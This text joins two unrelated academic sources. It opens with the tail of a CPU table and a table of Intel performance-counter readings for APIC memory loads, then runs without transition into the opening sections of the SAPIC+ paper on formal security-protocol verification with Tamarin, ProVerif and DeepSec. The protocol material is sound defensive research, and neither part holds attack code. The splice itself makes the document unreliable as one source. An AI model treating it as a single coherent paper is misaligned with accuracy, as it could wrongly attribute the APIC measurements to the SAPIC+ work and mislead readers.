AMD Ryzen 5 3550H	Zen	Zen	✗
AMD Ryzen Threadripper 1920X	Zen	Zen	✗
AMD Ryzen 7 3700X	Zen 2	Zen 2	✗
AMD Ryzen 7 5800X	Zen 3	Zen 3	✗
AMD EPYC 7443	Zen 3	Zen 3	✗

Table 5: Performance counter differences on loads to defined and undefined offsets of the APIC memory-mapped region on Intel i3-1005G1 CPU.

Performance Counter	Defined	Undefined
BR_INST_RETIRED.FAR_BRANCH	0.05 ($\sigma_{\bar{x}}$ = 0.00)	1.05 ($\sigma_{\bar{x}}$ = 0.00)
CORE_POWER.LVL0_TURBO_LICENSE	68.14 ($\sigma_{\bar{x}}$ = 0.11)	627.76 ($\sigma_{\bar{x}}$ = 0.09)
CPU_CLK_UNHALTED.DISTRIBUTED	68.13 ($\sigma_{\bar{x}}$ = 0.11)	627.73 ($\sigma_{\bar{x}}$ = 0.10)
CPU_CLK_UNHALTED.ONE_THREAD_ACTIVE	0.75 ($\sigma_{\bar{x}}$ = 0.00)	7.08 ($\sigma_{\bar{x}}$ = 0.00)
CPU_CLK_UNHALTED.REF_DISTRIBUTED	0.75 ($\sigma_{\bar{x}}$ = 0.00)	7.08 ($\sigma_{\bar{x}}$ = 0.00)
CPU_CLK_UNHALTED.REF_XCLK	0.75 ($\sigma_{\bar{x}}$ = 0.00)	7.08 ($\sigma_{\bar{x}}$ = 0.00)
CYCLE_ACTIVITY.CYCLES_L1D_MISS	191.84 ($\sigma_{\bar{x}}$ = 0.36)	176.34 ($\sigma_{\bar{x}}$ = 0.02)
CYCLE_ACTIVITY.CYCLES_MEM_ANY	866.04 ($\sigma_{\bar{x}}$ = 0.73)	2656.24 ($\sigma_{\bar{x}}$ = 0.12)
CYCLE_ACTIVITY.STALLS_L1D_MISS	427.20 ($\sigma_{\bar{x}}$ = 0.58)	2062.15 ($\sigma_{\bar{x}}$ = 0.20)
CYCLE_ACTIVITY.STALLS_L2_MISS	235.36 ($\sigma_{\bar{x}}$ = 0.26)	1885.75 ($\sigma_{\bar{x}}$ = 0.20)
CYCLE_ACTIVITY.STALLS_L3_MISS	235.36 ($\sigma_{\bar{x}}$ = 0.26)	1885.76 ($\sigma_{\bar{x}}$ = 0.20)
CYCLE_ACTIVITY.STALLS_MEM_ANY	1101.16 ($\sigma_{\bar{x}}$ = 0.93)	4541.89 ($\sigma_{\bar{x}}$ = 0.29)
CYCLE_ACTIVITY.STALLS_TOTAL	235.37 ($\sigma_{\bar{x}}$ = 0.26)	1886.16 ($\sigma_{\bar{x}}$ = 0.25)
DSB2MITE_SWITCHES.COUNT	0.95 ($\sigma_{\bar{x}}$ = 0.01)	5.91 ($\sigma_{\bar{x}}$ = 0.21)
DSB2MITE_SWITCHES.PENALTY_CYCLES	0.95 ($\sigma_{\bar{x}}$ = 0.01)	5.91 ($\sigma_{\bar{x}}$ = 0.21)
EXE_ACTIVITY.1_PORTS_UTIL	1.95 ($\sigma_{\bar{x}}$ = 0.02)	83.57 ($\sigma_{\bar{x}}$ = 0.02)
EXE_ACTIVITY.2_PORTS_UTIL	2.64 ($\sigma_{\bar{x}}$ = 0.02)	35.75 ($\sigma_{\bar{x}}$ = 0.02)
EXE_ACTIVITY.3_PORTS_UTIL	2.05 ($\sigma_{\bar{x}}$ = 0.01)	18.89 ($\sigma_{\bar{x}}$ = 0.01)
EXE_ACTIVITY.4_PORTS_UTIL	0.76 ($\sigma_{\bar{x}}$ = 0.00)	2.13 ($\sigma_{\bar{x}}$ = 0.00)
ICACHE_64B.IFTAG_HIT	3.58 ($\sigma_{\bar{x}}$ = 0.01)	20.80 ($\sigma_{\bar{x}}$ = 0.29)
ICACHE_64B.IFTAG_STALL	2.01 ($\sigma_{\bar{x}}$ = 0.00)	33.80 ($\sigma_{\bar{x}}$ = 1.21)
IDQ.DSB_CYCLES_ANY	6.89 ($\sigma_{\bar{x}}$ = 0.00)	24.52 ($\sigma_{\bar{x}}$ = 0.16)
IDQ.DSB_CYCLES_OK	6.89 ($\sigma_{\bar{x}}$ = 0.00)	24.52 ($\sigma_{\bar{x}}$ = 0.16)
IDQ.DSB_UOPS	6.89 ($\sigma_{\bar{x}}$ = 0.00)	24.52 ($\sigma_{\bar{x}}$ = 0.16)
IDQ.MITE_CYCLES_ANY	6.11 ($\sigma_{\bar{x}}$ = 0.00)	21.73 ($\sigma_{\bar{x}}$ = 0.14)
IDQ.MITE_CYCLES_OK	6.11 ($\sigma_{\bar{x}}$ = 0.00)	21.79 ($\sigma_{\bar{x}}$ = 0.15)
IDQ.MITE_UOPS	6.11 ($\sigma_{\bar{x}}$ = 0.00)	21.79 ($\sigma_{\bar{x}}$ = 0.15)
IDQ.MS_CYCLES_ANY	16.32 ($\sigma_{\bar{x}}$ = 0.12)	385.65 ($\sigma_{\bar{x}}$ = 0.19)
IDQ.MS_SWITCHES	16.32 ($\sigma_{\bar{x}}$ = 0.12)	385.65 ($\sigma_{\bar{x}}$ = 0.19)
IDQ.MS_UOPS	16.38 ($\sigma_{\bar{x}}$ = 0.12)	385.56 ($\sigma_{\bar{x}}$ = 0.19)
IDQ_UOPS_NOT_DELIVERED.CORE	19.84 ($\sigma_{\bar{x}}$ = 0.20)	411.07 ($\sigma_{\bar{x}}$ = 0.18)
IDQ_UOPS_NOT_DELIVERED.CYCLES_0_UOPS_DELIV.CORE	19.84 ($\sigma_{\bar{x}}$ = 0.20)	411.07 ($\sigma_{\bar{x}}$ = 0.18)
IDQ_UOPS_NOT_DELIVERED.CYCLES_FE_WAS_OK	19.84 ($\sigma_{\bar{x}}$ = 0.20)	411.07 ($\sigma_{\bar{x}}$ = 0.18)
INST_RETIRED.STALL_CYCLES	12.10 ($\sigma_{\bar{x}}$ = 0.00)	13.10 ($\sigma_{\bar{x}}$ = 0.00)
INT_MISC.ALL_RECOVERY_CYCLES	0.31 ($\sigma_{\bar{x}}$ = 0.01)	27.49 ($\sigma_{\bar{x}}$ = 0.01)
INT_MISC.CLEAR_RESTEER_CYCLES	0.25 ($\sigma_{\bar{x}}$ = 0.01)	25.32 ($\sigma_{\bar{x}}$ = 0.02)
INT_MISC.RECOVERY_CYCLES	0.31 ($\sigma_{\bar{x}}$ = 0.01)	27.19 ($\sigma_{\bar{x}}$ = 0.01)
INT_MISC.UOP_DROPPING	0.01 ($\sigma_{\bar{x}}$ = 0.00)	5.20 ($\sigma_{\bar{x}}$ = 0.00)
ITLB_MISSES.WALK_ACTIVE	0.94 ($\sigma_{\bar{x}}$ = 0.00)	10.76 ($\sigma_{\bar{x}}$ = 0.34)
ITLB_MISSES.WALK_PENDING	0.94 ($\sigma_{\bar{x}}$ = 0.00)	10.80 ($\sigma_{\bar{x}}$ = 0.34)
L1D_PEND_MISS.PENDING	23.98 ($\sigma_{\bar{x}}$ = 0.04)	22.06 ($\sigma_{\bar{x}}$ = 0.02)
L1D_PEND_MISS.PENDING_CYCLES	23.98 ($\sigma_{\bar{x}}$ = 0.04)	22.06 ($\sigma_{\bar{x}}$ = 0.02)
MACHINE_CLEARS.COUNT	0.01 ($\sigma_{\bar{x}}$ = 0.01)	1.10 ($\sigma_{\bar{x}}$ = 0.01)
MEM_INST_RETIRED.ALL_LOADS	2.95 ($\sigma_{\bar{x}}$ = 0.00)	3.95 ($\sigma_{\bar{x}}$ = 0.00)
MEM_INST_RETIRED.ANY	3.55 ($\sigma_{\bar{x}}$ = 0.00)	4.55 ($\sigma_{\bar{x}}$ = 0.00)
MEM_LOAD_RETIRED.L1_HIT	1.95 ($\sigma_{\bar{x}}$ = 0.00)	2.95 ($\sigma_{\bar{x}}$ = 0.00)
RESOURCE_STALLS.SCOREBOARD	57.34 ($\sigma_{\bar{x}}$ = 0.05)	458.50 ($\sigma_{\bar{x}}$ = 0.06)
RS_EVENTS.EMPTY_CYCLES	54.92 ($\sigma_{\bar{x}}$ = 0.05)	318.39 ($\sigma_{\bar{x}}$ = 0.06)
RS_EVENTS.EMPTY_END	54.92 ($\sigma_{\bar{x}}$ = 0.05)	318.39 ($\sigma_{\bar{x}}$ = 0.06)
TIME	44.05 ($\sigma_{\bar{x}}$ = 0.04)	433.64 ($\sigma_{\bar{x}}$ = 1.69)
TOPDOWN.BACKEND_BOUND_SLOTS	289.81 ($\sigma_{\bar{x}}$ = 0.25)	2346.41 ($\sigma_{\bar{x}}$ = 0.13)
TOPDOWN.BR_MISPREDICT_SLOTS	0.86 ($\sigma_{\bar{x}}$ = 0.06)	86.21 ($\sigma_{\bar{x}}$ = 0.05)
TOPDOWN.SLOTS_P	341.06 ($\sigma_{\bar{x}}$ = 0.54)	3138.51 ($\sigma_{\bar{x}}$ = 0.68)
UOPS_DECODED.DEC0	0.46 ($\sigma_{\bar{x}}$ = 0.00)	3.25 ($\sigma_{\bar{x}}$ = 0.10)
UOPS_DISPATCHED.PORT_0	2.90 ($\sigma_{\bar{x}}$ = 0.02)	47.32 ($\sigma_{\bar{x}}$ = 0.02)
UOPS_DISPATCHED.PORT_1	2.86 ($\sigma_{\bar{x}}$ = 0.02)	57.18 ($\sigma_{\bar{x}}$ = 0.02)
UOPS_DISPATCHED.PORT_2_3	3.05 ($\sigma_{\bar{x}}$ = 0.00)	9.05 ($\sigma_{\bar{x}}$ = 0.00)
UOPS_DISPATCHED.PORT_4_9	4.30 ($\sigma_{\bar{x}}$ = 0.00)	6.30 ($\sigma_{\bar{x}}$ = 0.00)
UOPS_DISPATCHED.PORT_5	2.86 ($\sigma_{\bar{x}}$ = 0.02)	42.42 ($\sigma_{\bar{x}}$ = 0.02)
UOPS_DISPATCHED.PORT_6	5.67 ($\sigma_{\bar{x}}$ = 0.03)	72.28 ($\sigma_{\bar{x}}$ = 0.03)
UOPS_DISPATCHED.PORT_7_8	4.25 ($\sigma_{\bar{x}}$ = 0.00)	7.25 ($\sigma_{\bar{x}}$ = 0.00)
UOPS_EXECUTED.CORE	25.83 ($\sigma_{\bar{x}}$ = 0.09)	242.72 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CORE_CYCLES_GE_1	25.83 ($\sigma_{\bar{x}}$ = 0.09)	242.76 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CORE_CYCLES_GE_2	25.83 ($\sigma_{\bar{x}}$ = 0.09)	242.76 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CORE_CYCLES_GE_3	25.83 ($\sigma_{\bar{x}}$ = 0.09)	242.76 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CORE_CYCLES_GE_4	25.83 ($\sigma_{\bar{x}}$ = 0.09)	242.76 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CYCLES_GE_1	25.74 ($\sigma_{\bar{x}}$ = 0.09)	242.58 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CYCLES_GE_2	25.74 ($\sigma_{\bar{x}}$ = 0.09)	242.58 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CYCLES_GE_3	25.74 ($\sigma_{\bar{x}}$ = 0.09)	242.58 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.CYCLES_GE_4	25.74 ($\sigma_{\bar{x}}$ = 0.09)	242.58 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.STALL_CYCLES	25.76 ($\sigma_{\bar{x}}$ = 0.09)	242.68 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_EXECUTED.THREAD	25.76 ($\sigma_{\bar{x}}$ = 0.09)	242.68 ($\sigma_{\bar{x}}$ = 0.09)
UOPS_ISSUED.ANY	29.38 ($\sigma_{\bar{x}}$ = 0.12)	272.26 ($\sigma_{\bar{x}}$ = 0.12)
UOPS_ISSUED.STALL_CYCLES	29.45 ($\sigma_{\bar{x}}$ = 0.12)	272.27 ($\sigma_{\bar{x}}$ = 0.12)
UOPS_RETIRED.SLOTS	29.60 ($\sigma_{\bar{x}}$ = 0.09)	249.53 ($\sigma_{\bar{x}}$ = 0.08)
UOPS_RETIRED.STALL_CYCLES	29.60 ($\sigma_{\bar{x}}$ = 0.09)	249.53 ($\sigma_{\bar{x}}$ = 0.08)
UOPS_RETIRED.TOTAL_CYCLES	28.00 ($\sigma_{\bar{x}}$ = 0.08)	247.95 ($\sigma_{\bar{x}}$ = 0.08)

SAPIC$^+$: protocol verifiers of the world, unite!

Vincent Cheval
Inria Paris

Charlie Jacomme
CISPA Helmholtz Center for Information Security

Steve Kremer
Université de Lorraine LORIA & Inria Nancy

Robert Künnemann
CISPA Helmholtz Center for Information Security

Abstract

Symbolic security protocol verifiers have reached a high degree of automation and maturity. Today, experts can model real-world protocols, but this often requires model-specific encodings and deep insight into the strengths and weaknesses of each of those tools. With SAPIC$^+$, we introduce a protocol verification platform that lifts this burden and permits choosing the right tool for the job, at any development stage. We build on the existing compiler from SAPIC to TAMARIN, and extend it with automated translations from SAPIC$^+$ to PROVERIF and DEEPSEC, as well as powerful, protocol-independent optimizations of the existing translation. We prove each part of these translations sound. A user can thus, with a single SAPIC$^+$ file, verify reachability and equivalence properties on the specified protocol, either using PROVERIF, TAMARIN or DEEPSEC. Moreover, the soundness of the translation allows to directly assume results proven by another tool which allows to exploit the respective strengths of each tool. We demonstrate our approach by analyzing various existing models. This includes a large case study of the 5G authentication protocols, previously analyzed in TAMARIN. Encoding this model in SAPIC$^+$ we demonstrate the effectiveness of our approach. Moreover, we study four new case studies: the `LAKE-EDHOC` [49] and the `Privacy-Pass` [22] protocols, both under standardization, the `SSH` [50] protocol with the agent-forwarding feature, and the recent `KEMTLS` [48] protocol, a post-quantum version of the main TLS key exchange.

1 Introduction

By leveraging automated reasoning techniques and a symbolic abstraction of cryptographic primitives, protocol verification tools, such as PROVERIF and TAMARIN, have reached a high degree of maturity in the last decades. Precise models of real-world protocols like TLS 1.3 [17, 29], 5G authentication protocols [13], WPA 2 [30], Noise [34, 39] and Signal [27, 38], show these tools can be used to great effect. However, such case studies tend to only be carried out by experts of the corresponding tool and often at the cost of significant efforts. Further, although multiple tools have very different strength and weaknesses, they have yet to be used in collaboration.

A closer look at the development workflow reveals why. First, even specification languages that are very similar on the surface, e.g., the SAPIC front end [40] to TAMARIN [47] and PROVERIF's applied π calculus [18] require different modeling regimes, e.g., when storing or receiving values, setting locks or parsing network messages. In practice, this makes it very hard to switch between tools, even if they share many syntactic elements.

Second, deciding which tool to target in the first place is even harder. Powerful abstractions deployed by PROVERIF generally offer better automation and speed than TAMARIN, but may lead in some cases to false attacks or hinder attack reconstruction. In cases where neither a proof nor an attack is found expert knowledge, with a good understanding of PROVERIF's internals, is required to guide the proof. TAMARIN on the other hand guarantees correctness, hence, no false attacks, in case of termination. TAMARIN also provides a GUI to interactively guide the proof search when automated search does not terminate. Experts may also write so-called oracles to automate such guidance. Another aspect that may guide the choice of the tool is the support for cryptographic primitives. Both tools provide the possibility for user-defined primitives, with slightly different, incomparable scopes. In particular, TAMARIN has builtin support for several theories that feature an associative, commutative operator and therefore offers a more precise for modeling Diffie-Hellman exponentiation and exclusive or (xor). Given all of these parameters, the choice of the right tool requires not only insight into the protocol, but insight into the modeling strategy.

Third, these requirements change during development. As protocol modeling is an incremental process, it may for instance be desirable to use a simplified Diffie-Hellman theory in the early stages. Throughout the development, it is vital to perform sanity checks, i.e., to find honest traces that show the protocol can execute and thus spot bugs in the model before starting time-consuming proofs. While PROVERIF is often

faster in finding proofs, it can sometimes struggle to show the existence of 'good' traces. Given the radically different reasoning techniques underlying these two tools it is hard to predict which one will perform better on a given protocol. On a same protocol, one tool may even be capable of proving one property, but not another, while the other tool has the reverse capabilities.

In this work, we aim at exploiting the strengths of each of the tools. Therefore, we design a common input language, called SAPIC$^+$, which may be used as an input for several tools: TAMARIN, PROVERIF, GSVERIF [24], and DEEPSEC [26]. SAPIC$^+$ is an extension of SAPIC (which only translated to TAMARIN and did not support equivalence-based properties) that can be automatically translated to each of these tools, thus removing the need to choose and making these tools more accessible. While current protocol models only target one of these tools, a common platform encourages the implementation of tool-specific encodings in a model-agnostic manner, which promises consistent verification results even for users who are oblivious to the underlying reasoning technique which is necessary for wide adoption. We believe that this approach has a number of advantages. (1) The distinctive features of each tool are available for the same model while sidestepping many encoding pitfalls (such as subtle differences in the semantics for similar syntactic constructs) that one would encounter when porting manually an existing model to another tool. Moreover, even though we generate the specification for each particular tool, we maintain the possibility for experts to guide the tools. We illustrate this fact on the 5G case study [13]: we are able to use oracles to provide termination for TAMARIN. Moreover, unlike SAPIC, we support the verification of equivalence properties through PROVERIF, and above all DEEPSEC, a tool that specializes in these properties. (2) An essential part of our work is that we *formally prove* the correctness of the translations, which enables a workflow that can take advantage of each of these tool's strengths throughout model development on the same input file. Lemmas proven in one verifier can be used as assumptions in the other, potentially increasing the scope of verification. Again, on the 5G case study, we show that several attacks can be recovered much faster using PROVERIF. On the other hand, we are able to use TAMARIN to prove *axioms* assumed by PROVERIF, removing the need to prove correctness of these lemmas by hand on some examples. (3) Similar to Isabelle's Sledgehammer, multiple verifiers can be run in parallel, terminating when any of them does. This is especially useful when it is not clear if security is provable or an attack can be found, or when the user is unsure which verifier is most suited for the lemma at hand. (4) Finally, for researchers, SAPIC$^+$ provides a convenient target for meta-theories and encodings. Existing results (e.g., distance-bounding [44] or human errors [16]) could cover a wide set of tools rather than being developed for a single tool. Source-to-source encodings in applied-π-like calculi (e.g., [37, 38, 41]) translate with relatively little work.

Contributions We can summarize our contributions as follows.

1. **Translations:** we provide *provably correct* translations from SAPIC$^+$ to both PROVERIF (supporting stateful reasoning by using PROVERIF's GSVERIF frontend) and DEEPSEC and extend the existing translation to TAMARIN. Our translations cover both protocol and property specification. In addition, unlike SAPIC, we support privacy-type properties expressed as process equivalences in DEEPSEC (verifying trace equivalence) and PROVERIF (verifying diff equivalence, which implies trace equivalence). The translations' correctness proof guarantees that results from one tool carry over to any of the other tools as explained above. Our proofs also relate PROVERIF's and TAMARIN's security property languages in terms of expressivity, showing subtle differences that even experts of one of the tools may not be aware of.

2. **Protocol-platform:** we automate these translations by integrating SAPIC$^+$ (including [40]) directly into TAMARIN to improve visual feedback in manual, interactive proofs, and include a(n optional) type system, similar to that of PROVERIF, to catch modeling errors in development. This allows to easily use the different tools from a single input file and exploit the strengths of each of the tools, avoiding the time-consuming and potentially error-prone process of carrying over models.

3. **Extensions and optimizations of SAPIC:** we extend the scope and efficiency compared to SAPIC [40]. We encode support for destructor symbols, let-bindings and macro declarations in SAPIC's translation procedure to TAMARIN. We also introduce a *compression technique* to reduce the size of the models produced by the translation, prove its correctness and demonstrate its efficiency. Our case studies show that this significantly increases the scope of SAPIC$^+$, enabling the verification of larger and more realistic protocol models.

4. **Case studies:** we evaluate the new development workflow on four entirely new protocol models: `KEMTLS`, `Privacy-Pass`, `LAKE-EDHOC` and `SSH` with agent forwarding. We also demonstrate that existing case studies would have benefited from being directly analyzed in SAPIC$^+$ without loss of efficiency. In particular, we ported an existing TAMARIN model of the complex 5G authentication protocols case study [13] to SAPIC$^+$: we observe that the dedicated, handwritten oracles used to automate the proofs in TAMARIN carried over straightforwardly, and verification time was preserved, showing the efficiency of the generated model. Moreover, using

PROVERIF, with a less precise, but attack preserving modeling of xor, we detected the existing attacks in a completely automated way, and much faster.

Related Work The AVISPA [7] and, its successor, AVANTSSAR projects [6] pioneered the protocol platform approach. They provide a front end for modeling protocols that allows to use different tools to verify security properties. However, the expressiveness and efficiency of these backends lack in comparison to the more recent TAMARIN and PROVERIF. Also, contrary to our work, the translations were not formally proven correct, limiting the interaction between the backends.

Other works have taken a different approach by developing front ends for a single tool to make it more expressive (e.g., [5, 15, 46]). Similarly, many other independent tools enable automatic protocol verification (see [11] for an almost extensive presentation), but we believe that they have not yet reached TAMARIN's and PROVERIF's level of maturity and adoption by the community.

Outline We provide some general background about the symbolic model and the multiple tools we rely on in Section 2. We then define the SAPIC$^+$ language in Section 3, before describing the translations and their optimizations for TAMARIN in Section 4 and PROVERIF in Section 5. We finally showcase the tool and our case studies in Section 6. An understanding of the more formal definitions of Section 3 is neither needed to understand at a high-level the remainder of the paper nor to use the tool.

2 Background

In this section, we provide background on symbolic methods for the verification of cryptographic protocols. We first explain how messages and cryptographic primitives are represented using a *term algebra*. We then review the different verification tools that are relevant for this work.

2.1 Modeling messages as terms

Terms and substitutions Messages sent in a protocol execution are modeled as *terms*. Fresh values are modeled by constants from an infinite set of names $\mathcal{N}$, divided into public (attacker) names $\mathcal{N}_{\texttt{pub}}$ and secret (protocol) names $\mathcal{N}_{\texttt{priv}}$. We also assume a set of variables $\mathcal{X}$. Terms are then built over names in $\mathcal{N}$, variables in $\mathcal{X}$ and applications of a function symbols in $\mathcal{F}$ on terms. We consider two kinds of function symbols, i.e., $\mathcal{F} = \mathcal{F}_c \uplus \mathcal{F}_d$, for *constructor* and *destructor* function symbols. Consider for example the term $enc(m,k)$ modeling the encryption of another term m with the secret key k: encryption is modeled by the constructor function $enc \in \mathcal{F}_c$, $k \in \mathcal{N}_{\texttt{priv}}$ is a secret name and m is another term.

A substitution σ is a function from variables to terms. We lift the application of substitutions from variables to terms and use postfix notation, i.e., we write $t\sigma$ for the term in which we replace each variable x occurring in the domain of σ and in t by $\sigma(x)$.

Equational theories and rewrite systems Properties of constructor terms, i.e., terms containing no destructor symbol, are expressed by an *equational theory* E, which is defined by a set of equations $(t_1 = t_2)$ on name-free constructor terms. This induces a relation $=_E$ on constructor terms, defined as the smallest equivalence relation $=_E$ that contains all $t_1 = t_2 \in E$, is closed under substitution of variables for constructor terms, and application of function symbols. For example, $dec(enc(x,y),y) = x$ models functional correctness of an encryption scheme. An equational theory for DH exponentiation could include (among others) the equations $\exp(\exp(g,a),b) = \exp(g,a\cdot b)$ and $a\cdot b = b\cdot a$.

The semantics of destructor symbols is defined through a set of *rewrite rules* of the form $d(t_1,\ldots,t_n) \to r$ where $d \in \mathcal{F}_d$ of arity n and the t_is are name-free constructor terms. Terms are rewritten *bottom-up* modulo the equational theory E to ensure that destructors are only applied to constructor terms. We require that the resulting rewrite system is convergent modulo E, meaning that (roughly speaking) any term t has a normal form modulo E, which we denote by $t{\downarrow}$. For example, assuming that $dec \in \mathcal{F}_d$ is a destructor, we can define the rule $dec(enc(x,y),y) \to x$. Then, assuming the equational theory for DH from above, $dec(enc(m,g^{a\cdot b}),g^{b\cdot a})$ rewrites into m, as $g^{a\cdot b} =_E g^{b\cdot a}$. When a term t contains a destructor symbol that does not rewrite, we say that the destructor *fails*, and we write $t \to_E \mathsf{fail}$. Note that the decryption of an invalid ciphertext (here modeled as a random value n) $dec(n,k)$ would fail. Finally, we lift $=_E$ to arbitrary terms and define $t_1 =_E t_2$ to hold if $t_1 \not\to_E \mathsf{fail} \wedge t_2 \not\to_E \mathsf{fail} \wedge t_1{\downarrow} =_E t_2{\downarrow}$.

Patterns We define the set of *patterns* $\mathrm{Pat} \subseteq \mathcal{T}(\mathcal{F}_c,\mathcal{N},\mathcal{X})$ to be a subset of terms. Patterns define the terms against which we can perform pattern matching in let constructs and protocol inputs. Typically, TAMARIN allows matching against arbitrary terms. PROVERIF, on the other hand, only allows *executable patterns*, that is patterns where the variables to be bound can only directly occur under *data* constructors. A data constructor is a function for which there exist destructors that allow to access each of its arguments. Tuples are a typical example. We denote the set of executable patterns Pat_{ex}. In the DEEPSEC tool, the only data functions are built-in tuples.

2.2 The TAMARIN prover

Protocol specification In TAMARIN protocols are described using multiset rewrite (MSR) rules of the form

$$[lhs] \;-[\, actions \,]\!\rightarrow [rhs].$$

They describe the manipulation of the protocol state represented as a multiset of *facts*. Intuitively, for such a rule to fire, we require the (multiset of) facts on the left-hand side *lhs*. Then these facts are deleted, and the facts on the right-hand side *rhs* are added. The *actions* are facts that *annotate* this rule, and will be used to specify properties. As an example, consider the following 3 rules.

$$\mathtt{R_0} : [\mathtt{Fr(lk)}] \;-[]\!\rightarrow [\mathtt{!SP(lk)}, \mathtt{!SQ(lk)}]$$
$$\mathtt{R_P} : [\mathtt{SP(lk)}, \mathtt{Fr(k)}] \;-[\,\mathtt{Honest(k)}\,]\!\rightarrow [\mathtt{Out(enc(\langle key, 'hs' \rangle, lk))}]$$
$$\mathtt{R_Q} : [\mathtt{SQ(lk)}, \mathtt{In(enc(\langle k, 'hs' \rangle, lk))}] \;-[\,\mathtt{Accept(k)}\,]\!\rightarrow [\,]$$

In rule $\mathtt{R_0}$ we require a fresh long-term key `lk`, shared between P and Q, and move these two parties into the states $\mathtt{SP(lk)}$ and $\mathtt{SQ(lk)}$, respectively. Whenever P is in state `SP` and we have a fresh session key k, then P may output the term $\mathtt{enc}(\langle \mathtt{k}, \mathtt{'hs'} \rangle, \mathtt{lk})$ where $\mathtt{'hs'}$ is a constant. During this transition, the key `k` is tagged as an honest key. Q on the other hand, when in state $\mathtt{SQ(lk)}$ and with an available input matching $\mathtt{enc}(\langle \mathtt{k}, \mathtt{'hs'} \rangle, \mathtt{lk})$, can accept key k. The facts $\mathtt{Fr}(\cdot), \mathtt{In}(\cdot)$ and $\mathtt{Out}(\cdot)$ are built-in facts. The fresh fact $\mathtt{Fr}(\cdot)$ is always available, but guarantees that its argument is instantiated with a *fresh* name, i.e., a name that did not appear elsewhere, modeling the generation of a random key. $\mathtt{In}(\cdot)$ and $\mathtt{Out}(\cdot)$ facts provide the network interface. As we assume that the network is controlled by the attacker, creating a fact $\mathtt{Out(t)}$ adds `t` to the attacker knowledge; conversely, $\mathtt{In(t)}$ requires the attacker to construct a term that matches `t`. When we generated the facts $\mathtt{SP(lk)}$ and $\mathtt{SQ(lk)}$ we preceded them by '!', marking them as permanent. They are available an unbounded number of times, modeling that P and Q can execute an arbitrary number of sessions with the long-term key `lt`, generating a fresh session key `k` each time.

Equational theories In TAMARIN, cryptographic primitives can be specified by an arbitrary equational theory that is convergent and has the finite variant property. Introducing these notions goes beyond the scope of this paper and we refer the reader to [32, 47]. In addition, TAMARIN offers built-in support for several other operations, including DH exponentiation and exclusive or. TAMARIN allows to pattern match any term in its inputs, but does not support destructors.

Property specification TAMARIN uses a temporal logic to express security properties about the possible protocol executions, which are modeled as traces. Traces are simply the sequence of actions triggered by MSR rules. We can write lemmas that must be valid on all traces. For instance, to express in our previous example that, whenever Q accepts a key `k`, `k` must have been honestly generated by P. This can be written as:

```
All k #i.Accept(k)@i ⟹ Ex #j.Honest(k)@j & j < i
```

```
1 let P(lk, k) =
2     event Honest(k);
3     out(c, enc(<k,'hs'>,lk))
4
5 let Q(lk) =
6    in(c, cipher);
7    let <key,'hs'>=dec(cipher,sk) in
8      event Accept(key);
9      out(c, 'accept')
10   else
11     out(c, 'abort')
12
13 !new lk; (!new k; P(lk,k) | !Q(lk))
```

Figure 1: Protocol example in the applied π calculus

More precisely, we require that if an `Accept` event was raised for `k` at any time point `i` of the trace, then the `Honest` event must have been raised for the same value `k` at a previous time point `j`. We can also write *restrictions*, which constrain the set of traces considered when proving security properties. In our example, it could be used to only focus on traces with at most one successful session of Q by writing:

```
All k l #i #j.Accept(k)@i & Accept(l)@j ⟹ #i=#j
```

Automation To automatically find proofs, TAMARIN tries to refute the existence of a counter-example by negating the property and exploring in a backward search all paths that would lead to this negated formula. The reasoning is done symbolically, based on a dedicated constraint solving algorithm. If the tool can prove that no such path exists, the property is valid. The proof search may, however, not terminate. In such cases, the user can guide the backward search in interactive mode, or (requiring more advanced knowledge) specify tailored heuristics through so-called oracles.

2.3 PROVERIF

Protocol specification In PROVERIF protocols are expressed in a dialect of the applied π calculus. As an example consider the protocol described in Figure 1, similar to the example given for TAMARIN. We define two agents P and Q, parameterized by a long-term secret key `lk` and for P a fresh session key `k` as well. The main process is described on line 13: the `!` operator allows to spawn an unbound number of sessions, and in each session we sample a fresh value `k` thanks to the `new` instruction. On line 3, P outputs (on channel c) an encryption with `lk` of the key on the network. `!` may input a ciphertext, and check if decryption succeeds and whether the plaintext is of the expected form `<k,'hs'>`. If so, it raises a success event and sends a success message. Else, it outputs an error message.

Equational theories As for TAMARIN, cryptographic primitives can be specified using arbitrary convergent equa-

tional theories that have the finite variant, but in PROVERIF, no associative-commutative symbols are allowed, such as required for DH exponentiation or exclusive. However, PROVERIF additionally allows for so-called linear equations (where each variable appears at most once on the left-hand and on the right-hand side). This allows to approximate DH exponentiation by the equation $(g^x)^y = (g^y)^x$ for a constant g. Moreover, PROVERIF supports the definition of destructor symbols, hence allowing a convenient way to model that some function applications may fail.

Property specification Properties on traces can be expressed by means of (injective) correspondence queries. E.g.,

```
query event(Accept(x)) ⟹ event(Honest(x))
```

expresses that whenever (an instance of) the event `Accept(x)` executes, the event `Honest(x)` must have been executed before (with the same value for `x`). If the query is specified to be *injective* we require that each `Accept(x)` can be matched by a distinct `Honest(x)`.

Moreover, PROVERIF offers support for properties expressed in terms of indistinguishability, i.e., by specifying that two protocols cannot be distinguished by an attacker. Continuing our example, we could specify *strong secrecy* of `k` as a non-interference property, encoded as an equivalence. PROVERIF can then be used to prove this equivalence:

```
let scen1 = in(c, <k1,k2>); !new sk; (P(sk, k1)|Q(sk)).
let scen2 = in(c, <k1,k2>); !new sk; (P(sk, k2)|Q(sk)).
equivalence scen1 scen2
```

Intuitively, even if the attacker chooses two session keys `k1` and `k2`, it is unable to distinguish which one was used. Similarly, we could model unlinkability: can the attacker distinguish the case where all sessions of `P` and `Q` have the same shared secret key from the scenario where each pair of sessions has a distinct key?

```
let scen1 =  new sk; (!new key; P(sk,key) | !Q(sk)).
let scen2 = !new sk; (!new key; P(sk,key) | !Q(sk)).
equivalence scen1 scen2.
```

This property does, in fact, not hold. Moreover, PROVERIF is unable to conclude, returning `cannot be proved`. This comes in particular from the fact that PROVERIF tries to prove a very strong form of equivalence, dubbed *diff-equivalence* which is not satisfied on this example.

